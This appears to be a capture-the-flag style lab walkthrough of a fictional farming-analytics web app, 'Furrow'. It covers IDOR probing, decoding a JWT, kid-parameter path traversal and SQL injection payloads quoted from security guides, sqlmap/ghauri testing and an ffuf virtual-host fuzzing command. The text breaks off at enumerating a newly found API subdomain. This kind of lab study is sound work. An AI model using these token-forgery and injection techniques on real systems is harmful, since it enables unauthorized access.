
We only have the option to generate 1 kind of report.

Let's select a couple.




We can try an IDOR here to try to get PDFs of fields we do not own, but we only have data for 1-6 and when we try to download for ID 7 for example, we just get a blank PDF, but the request goes through.
/org


I tried inviting someone and put Admin as their role, but unfortunately unless I'm an admin, I can't do that, so I guess we need to figure out how to become an Admin eventually :D
So we know this section is unnecessary for us since we aren't an admin yet.
Frontend code analysis
(function() {
    var user = {
        id: 16,
        role: 'operator',
        org_id: 1
    };

    // Feature gating for role-based report access
    if (user.role === 'agronomist') {
        showExportButton('/api/v1/reports/seasonal-export');
    }

    function showExportButton(endpoint) {
        var locked = document.querySelectorAll('.yp-report-locked');
        locked.forEach(function(card) {
            card.classList.remove('yp-report-locked');
            card.style.cursor = 'pointer';
            card.addEventListener('click', function() {
                window.location.href = endpoint;
            });
        });
    }

    // Refresh dashboard stats periodically
    function refreshStats() {
        fetch('/dashboard', { headers: { 'X-Requested-With': 'XMLHttpRequest' } })
            .then(function(r) { if (r.ok) return r.text(); })
            .catch(function() {});
    }
    setInterval(refreshStats, 300000);
})();
JWT forgery
We obviously know how to read and JWT is mentioned like 3 times in the description of the lab, so we have to look at that before we try anything else!
eyJhbGciOiJIUzI1NiIsImtpZCI6Im1haW4ta2V5IiwidHlwIjoiSldUIn0.eyJ1c2VyX2lkIjoxNiwiZW1haWwiOiJtaW5hdG91ckBnbWFpbC5jb20iLCJyb2xlIjoib3BlcmF0b3IiLCJvcmdfaWQiOjEsImV4cCI6MTc3NjYzMDgzMn0.BavdevhZx-w8To3Gv8fLTy_WIAhsC2Tl9NpvRKx8IGU
Decoded Header
{
  "alg": "HS256",
  "kid": "main-key",
  "typ": "JWT"
}
Decoded Payload
{
  "user_id": 16,
  "email": "[email protected]",
  "role": "operator",
  "org_id": 1,
  "exp": 1776630832
}
The thing that stands out the most is the "kid" (Key ID) parameter listed as "main-key".
https://portswigger.net/web-security/jwt
The paragraph we are interested in:
Self-signed JWTs
Injecting self-signed JWTs via the kid parameter
Servers may use several cryptographic keys for signing different kinds of data, not just JWTs. For this reason, the header of a JWT may contain akid(Key ID) parameter, which helps the server identify which key to use when verifying the signature.
Verification keys are often stored as a JWK Set. In this case, the server may simply look for the JWK with the samekidas the token. However, the JWS specification doesn't define a concrete structure for this ID - it's just an arbitrary string of the developer's choosing. For example, they might use thekidparameter to point to a particular entry in a database, or even the name of a file.
If this parameter is also vulnerable to directory traversal, an attacker could potentially force the server to use an arbitrary file from its filesystem as the verification key.{ "kid": "../../path/to/file", "typ": "JWT", "alg": "HS256", "k": "asGsADas3421-dfh9DGN-AFDFDbasfd8-anfjkvc" }
This is especially dangerous if the server also supports JWTs signed using a symmetric algorithm. In this case, an attacker could potentially point thekidparameter to a predictable, static file, then sign the JWT using a secret that matches the contents of this file.
You could theoretically do this with any file, but one of the simplest methods is to use/dev/null, which is present on most Linux systems. As this is an empty file, reading it returns an empty string. Therefore, signing the token with a empty string will result in a valid signature.
Unfortunately, whenever we change the "kid" parameter with /dev/null and then sign the token with an empty secret, we do not get a valid token, we get redirected to login.
SQL injection via kid parameter
https://www.invicti.com/blog/web-security/json-web-token-jwt-attacks-vulnerabilities
kidparameter injection + SQL injection = signature bypass
If an application uses thekidparameter to retrieve the key from a database, it might be vulnerable to SQL injection. If successful, an attacker can control the value returned to thekidparameter from an SQL query and use it to sign a malicious token.
Again using the same example token, let’s say the application uses the following vulnerable SQL query to get its JWT key via thekidparameter:SELECT key FROM keys WHERE key='key1'
An attacker can then inject aUNION SELECTstatement into thekidparameter to control the key value:{ "alg": "HS256", "typ": "JWT", "kid": "xxxx' UNION SELECT 'aaa"}.{ "name": "John Doe", "user_name": "john.doe", "is_admin": true}
If SQL injection succeeds, the application will use the following query to retrieve the signature key:SELECT key FROM keys WHERE key='xxxx' UNION SELECT 'aaa'
This query returnsaaainto thekidparameter, allowing the attacker to sign a malicious token simply withaaa.
To avoid these and other injection attacks, applications should always sanitize the value of thekidparameter before using it.
I mean, we tried to do this, even with a custom python script to sign the JWT since jwt.io doesn't really signing with small fake signatures so uhm, I can tell you for a fact that both SQLi in the kid parameter and path traversal did not work.
SQL Injections
Trust and believe that I went with ghauri and sqlmap through most if not every field that was possible, as well as manual insertions and what not to see if anything could give ANYTHING, but 0 output. Even with the format=csv thing in /activity, even with the longitude and latitude fields since they did give internal server errors if we added " ' ", but turned out the issue is that the expected value is an integer or a float and nothing else. So I will not bother you with this dead end mostly because it wasn't anything groundbreaking really, we were just going through our methodology.
Funky API endpoint
 if (user.role === 'agronomist') {
        showExportButton('/api/v1/reports/seasonal-export');
    }

This is where I got stuck, where the hell is this endpoint? I tried to reach it with our session_token that we have and expect a 403 unauthorized response for example, but that didn't work, no matter what kind of request I sent here it was a 404 response.
Now, while I was wasting my time on SQL injections everywhere, I put my thinking (and reading cap on):
What is Furrow
A medium-difficulty lab built around realistic authentication and authorization flaws. The attack chain crosses three subdomains and two transport protocols.
The problem here is that I see no reference to ANY KIND of subdomain anywhere, and to reach this lab, we have to add the domain to /etc/hosts, meaning that we would have to find a subdomain that is valid, we can do this by vhost fuzzing and find valid hostnames, this won't rely on having the explicit domain added to /etc/hosts, this way we can find those three subdomains or at the very least, where that pesky API call is located. (It's most definitely going to be api.yieldpulse.io).
Virtual Host Fuzzing
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u http://10.100.0.46/ \
  -H "Host: FUZZ.yieldpulse.io" \
  -mc 200,301,302,401,403 \
  -fs 0

Okay, we see a bunch of 302s, we don't like that since there's no way that many subdomains exist, let's try to remove 302s as a match.

Well well well, what do we see here!
Okay, let's add api.yieldpulse.io to /etc/hosts and move to enumeration.
New subdomain (api.yieldpulse.io)
Analyzing endpoints
